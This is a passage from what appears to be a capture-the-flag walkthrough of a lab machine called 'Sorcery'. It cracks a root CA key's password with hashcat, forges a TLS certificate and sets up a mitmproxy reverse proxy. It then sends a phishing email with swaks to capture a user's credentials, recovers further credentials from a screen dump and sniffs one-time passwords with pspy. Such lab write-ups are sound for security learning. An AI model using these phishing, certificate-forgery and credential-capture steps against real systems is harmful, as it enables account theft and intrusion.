db1a8751a95b4ffd599bce2b94e9e73a7317e8490baf87ccaae8fd1e794bc307cf1669367df8769c7ede34cdeb8e6cb1443b3db4d38c995e3b0876edec1d42b5e6cb
07d7220f652709ec3e5c24dc3ec212863576c8caad618e9852ede1291a6ec07c9472d4c7815e829efcd9a9da5c07fe496ac6ac7c1ec55eb48e8055e4416991f2ea8e
d227fcb49d3bdda7d8d709c3c29d219b4c6d0343f0ef451b89024dc5d1b2115c2ffb488764a7b0d0127f34efd2b48494d2ce81ff1112e986cdd93c5cd029f9ab1ad5
ce9a165d6b9a32f56545627716041b72cd0ab76976db6d5488cb3c28010f8b8fcb58ad94184436022384e7fc66182683420641f86326e0e87ea2056d533ee8d60c27
ee6375facef1d4afd58d9296c5b862722b935a96977f6b2708666c9f68fe60e7183983ca2b0a27f722970c77aa57135a6500fca2a0590d94e1c95eadd439cc0b607f
aa78c93d6a5aa26798c50da687d7fa1a1dd2a21f46712b319396fe92393b05304e5e74a2fb9a14122a8015448b0c2221ac92c6bc24922a102dab7610d718f80bf8e1
f25d255df980c59cbecbcbe7a0248db4c730ec6d13c30fc34d8a039ef8a6e10680c29c75b7b97f69c5e7e0b962f48d16dd6b25ecb478d29919b00a2a08a2aeb9d2d0
0bba8e3ef497b6002ffadbcd5a6cc701604ab2b8884f3d00d27cc8119a88ed8f19661986934c8adf6c30be687c72a45df28542d51a4b8ac1912b47746f2374de1af7
640d208ed50dfc2b6de3b4f0ccbd12e5a64a2c1091aa5c2f78117eebe2b41f59c37f7caad56340f367a60d334f6f6faa0e5cb0e064fc5b5630deca101d8d56d19e0e
4769ab1abbac6c48f010f51644b0d44b77dc493ba4fd44d9a3c00045f9840e182c58dfb994e90695787c09abf2c6c028628326934e08030d5fc98a326266ed7e5cc7
bf6a0215e8b69818ee6599d174967900451e02f12ff8b98df8cafe06a4f78f3bdd9d64f2e1731542da1f1985b0bf87a4181dfa6115ff7b1ccb81c78bc3f7e096d6f8
75e75300609dcb24aa7b1807905df2dd8fd9d0d025952526000d70e4028b368b07c5ea4d5e3e0343d9a69818abc2d951576b765433622efc38855289e92ed055ef2a
a9f5b5b4bc08ace06fa8969000c2b2a002483607ea180958fec3a51e35bd1ad339a0e4e6b4c1a024990f833672e752331d6827fc4f779256af563342be75a1b7ee1c
d11b67d0a6df07ec0b30e5735718c03b5aed06e53a915233f81f3f50363c3613260feb97511d9a3a9253731c51c74e9ddc4f597c4106ed537759e51a044bf555d96e
97e56713863ee14ae533eb651b0217ca29693407a0a0fe57a95c6c40de75f816bb5346cb68e1692a423144993c63c225f89152ea453ca162ee130328913f6e6e745e
01ff3c2ca9a2c41ca0a0e4bd0d345baa8b4161e9b8cc5e7ce7e31794f67c0f871cd350d6188da0423adecc1b20766c4bd9bd67a0fd7620742096d0b9ad92003f74df
0d2c0733ffdee54d3655403a91c0bfbc7b6d99fc20ad094503a458790ec0d76b57f1ddbbf986874245520b9cb2ef79c07e8b9640ddc5de426ea9a1316f66208ec2df
b03c6bd5fcf439d8087c01d6d9fddffa29845b8abbf314e5fa339fe957337b794225709368bcfcc11b9155c37ee97a108d0d8effda44b6d8805ad84584dfe12f92db
acf6f97cf24cfa8dcf19fc79a03264e22748976a845560aa811a06f5237820899acaa3c2212d07184767d2d2c4e15161de1e8117f4fee06f5b0bd2f183a6318e075a4
fb214eb0becfa11a914f5e6a69a259ebd55f1db5901c9ca0ad04f2d1e972d96923ca99d034f887c403f7908b51566edfff25af42024cc589a8916869855bb5cd5d77
ae01b5ce88faa65d6191d262efbe65e24d223b6adc7732694c79f99956848e8363162af268f1bb508afab569b39bd14b12c6e77a641d10f44cc5b3aeb27418e97f7b
aa553b1506e94ae470ddadf181c574cbc1a4ccd526c9e56bb354b2e7b275ee2de96df11e70f553602850ba0528cc79e105591875b2b5ca8353193c08b61ead284188
b24779e290e1e6ae2fbe12a502fc45b876f84eb93ab83d4e87212cf1adfc578716bc771650b31fe3046042b24c577c09b0a72340e6edf638a1dcf7d512f45845a729
f11fd3b8666822b8d1069198e9a3001afd0f6f25cd3faa792cde520a034b120595df3707039cb2a52998edce6902981120aa00197fda0b6bd4a13d2cde567500ada5
bca9e63340c283c97dc115f6ca3eba5a691bb1c42c298aef7d369d3324956d7527325d8fd1e6b45113b63be6615c78981de2e5cb959d9ee2aefe9c7a7f0b5494b379
```

Use hashcat to crack it

```
PS C:¥Users¥yumia¥Downloads¥hashcat-7.1.2> .¥hashcat.exe ..¥..¥RootCA.hash --show
Hash-mode was not specified with -m. Attempting to auto-detect hash mode.
The following mode was auto-detected as the only one matching your input hash:


24420 | PKCS#8 Private Keys (PBKDF2-HMAC-SHA256 + 3DES/AES) | Private Key

NOTE: Auto-detect is best effort. The correct hash-mode is NOT guaranteed!
Do NOT report auto-detect issues unless you are certain of the hash type.
```



Encryption password is password. Let's decrypt it.

```
openssl rsa -in RootCA.key -out RootCA.dec.key
```



Now, generate and sign the certificate with this CA.

```
openssl genrsa -out server.key 2048
openssl req -new -key server.key -subj '/CN=abc.sorcery.htb' > server.csr
openssl x509 -req -in server.csr -CA RootCA.crt -CAkey RootCA.dec.key -
CAcreateserial -out server.crt -days 14 server.crt -days 14
cat server.crt server.key > server.pem
```



Start mitm proxy using these files

```
sudo mitmdump --mode reverse:https://git.sorcery.htb -p 443 --ssl-insecure -
-certs '*=server.pem' -w phish.mitm
```

docker-compose.yml shows mailhog and mail bot

```
mail:$
  restart: always$
  image: mailhog/mailhog:v1.0.1$

mail_bot:$
  restart: always$
  platform: linux/amd64$
  build: mail_bot$
  environment:$
    WAIT_HOSTS: mail:8025$
    MAILHOG_SERVER: ${MAILHOG_SERVER}$
    CA_FILE: ${CA_FILE}$
    EXPECTED_RECIPIENT: ${EXPECTED_RECIPIENT}$
    EXPECTED_DOMAIN: ${EXPECTED_DOMAIN}$
    MAIL_BOT_INTERVAL: ${MAIL_BOT_INTERVAL}$
    SMTP_SERVER: ${SMTP_SERVER}$
    SMTP_PORT: ${SMTP_PORT}$
    PHISHING_USERNAME: ${PHISHING_USERNAME}$
    PHISHING_PASSWORD: ${PHISHING_PASSWORD}$
  volumes:$
    - "./certificates/generated/RootCA.crt:/app/RootCA.crt"$
```

I can look for the mail server


```
user@7bfb70ee5b9c:/$ nslookup mail
nslookup mail
Server:         127.0.0.11
Address:        127.0.0.11#53

Non-authoritative answer:
Name:   mail
Address: 172.19.0.8
```

And default ports are


> The **default port for MailHog's SMTP server is 1025**, and the web interface runs on port 8025. mailtrap.io bennadel.com

Let's visit 172.19.0.8:8025




Let's send a mail to tom_summers with swaks


```
proxychains swaks --server 172.19.0.8:1025 --from admin@sorcery.htb --to
tom_summers@sorcery.htb --header "Verify gitea account" --add-header
"Content-Type: text/html" --body '<a
href="https://10.10.16.43/user/login">Click</a>'
```




tom_summers reply




He connects to me



phish.mitm shows his credential



Let's try ssh




I get tom_summers shell!


Get tom_summers_admin shell

I can see

```
ps -ef --forest
```




Let's download this file using scp




I can convert it to png

```
convert xwd:Xvfb_screen0 out.png
```




Use this cred to login as tom_summers_admin




I get tom_summers_admin shell!

Get donna_adams shell

tom_summers_admin can run docker and strace as rebecca_smith




But it's not actually needed. Just upload pspy64 and run it. Use interval to small value to prevent missing otp.



It shows otp password. This otp changes in a few minutes.


```
curl -u 'rebecca_smith:<otp>' localhost:5000/v2/_catalog
```



